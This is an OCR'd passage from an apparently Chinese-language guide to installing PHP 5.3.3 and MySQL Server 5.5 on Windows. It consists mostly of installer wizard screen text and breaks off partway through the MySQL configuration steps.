
如果没有安装 FastCGI 则会报以下错误，解决此问题参考本节的第 1 步。





PHP 5.3.3 Setup
Choose Items to Install
Select the way you want features to be installed.
Click the icons in the tree below to change the way features will be installed.
PHP
Script Executable
Extensions
Extras
Installs PHP with all server modules and all extensions enabled. It is recommended to only select the extensions and modules you need below.
This feature requires 9108KB on your hard drive. It has 1 of 3 subfeatures selected. The subfeatures require 7568KB on your hard drive.
Location:
C:\Program Files\PHP\
Browse...
Reset
Disk Usage
Back
Next
Cancel



PHP 5.3.3 Setup
Ready to install PHP 5.3.3
Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.
Back
Install
Cancel



PHP 5.3.3 Setup
Installing PHP 5.3.3
Please wait while the Setup Wizard installs PHP 5.3.3.
Status:
Back
Next
Cancel



PHP 5.3.3 Setup
Completed the PHP 5.3.3 Setup Wizard
Click the Finish button to exit the Setup Wizard.
Back
Finish
Cancel


1.3 MYSQL 服务器安装






MySQL Server 5.5 Setup
Choose Setup Type
Choose the setup type that best suits your needs
Typical
Installs the most common program features. Recommended for most users.
Custom
Allows users to choose which program features will be installed and where they will be installed. Recommended for advanced users.
Complete
All program features will be installed. Requires the most disk space.
Back
Next
Cancel



MySQL Server 5.5 Setup
Ready to install MySQL Server 5.5
Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.
Back
Install
Cancel



MySQL Server 5.5 Setup
Installing MySQL Server 5.5
Please wait while the Setup Wizard installs MySQL Server 5.5.
Status: Copying new files
Back
Next
Cancel



MySQL Enterprise
MySQL
Enterprise
A MySQL Enterprise subscription is the most comprehensive offering of MySQL database software, services, and support to ensure your business achieves the highest levels of reliability, security, and uptime.
An Enterprise Subscription includes:
1. The MySQL Enterprise Server - The most reliable, secure, and up-to-date version of the world's most popular open source database.
2. MySQL Enterprise Monitor Service - An automated virtual database assistant.
3. MySQL Production Support - Technical and consultative support when you need it, along with service packs, hot-fixes, and more.
For more information click [More...] or visit www.mysql.com/enterprise
More ...
< Back
Next >
Cancel


MySQL Enterprise
MySQL
Enterprise
The MySQL Enterprise Monitor Service
• Quickly identifies your most expensive SQL code across all your servers.
• MySQL Advisors and 125+ Best Practice Rules ensure security and performance.
• Alerts and Expert Advice on how to fix problems and tune for peak performance.
For more information click [More...] or visit www.mysql.com/enterprise
More ...
< Back
Next >
Cancel



MySQL Server 5.5 Setup
Completed the MySQL Server 5.5 Setup Wizard
Click the Finish button to exit the Setup Wizard.
Launch the MySQL Instance Configuration Wizard
MySQL
Back
Finish
Cancel


MySQL Server Instance Configuration Wizard
Welcome to the MySQL Server Instance Configuration Wizard 1.0.17.0
The Configuration Wizard will allow you to configure the MySQL Server 5.5 server instance. To Continue, click Next.
MySQL
Next >
Cancel



MySQL Server Instance Configuration Wizard
MySQL Server Instance Configuration
Configure the MySQL Server 5.5 server instance.
Please select a configuration type.
Detailed Configuration
Choose this configuration type to create the optimal server setup for this machine.
Standard Configuration
Use this only on machines that do not already have a MySQL server installation. This will use a general purpose configuration for the server that can be tuned manually.
< Back
Next >
Cancel


MySQL Server Instance Configuration Wizard
MySQL Server Instance Configuration
Configure the MySQL Server 5.5 server instance.
Please set the Windows options.
Install As Windows Service
This is the recommended way to run the MySQL server on Windows.
Service Name:
MySQL
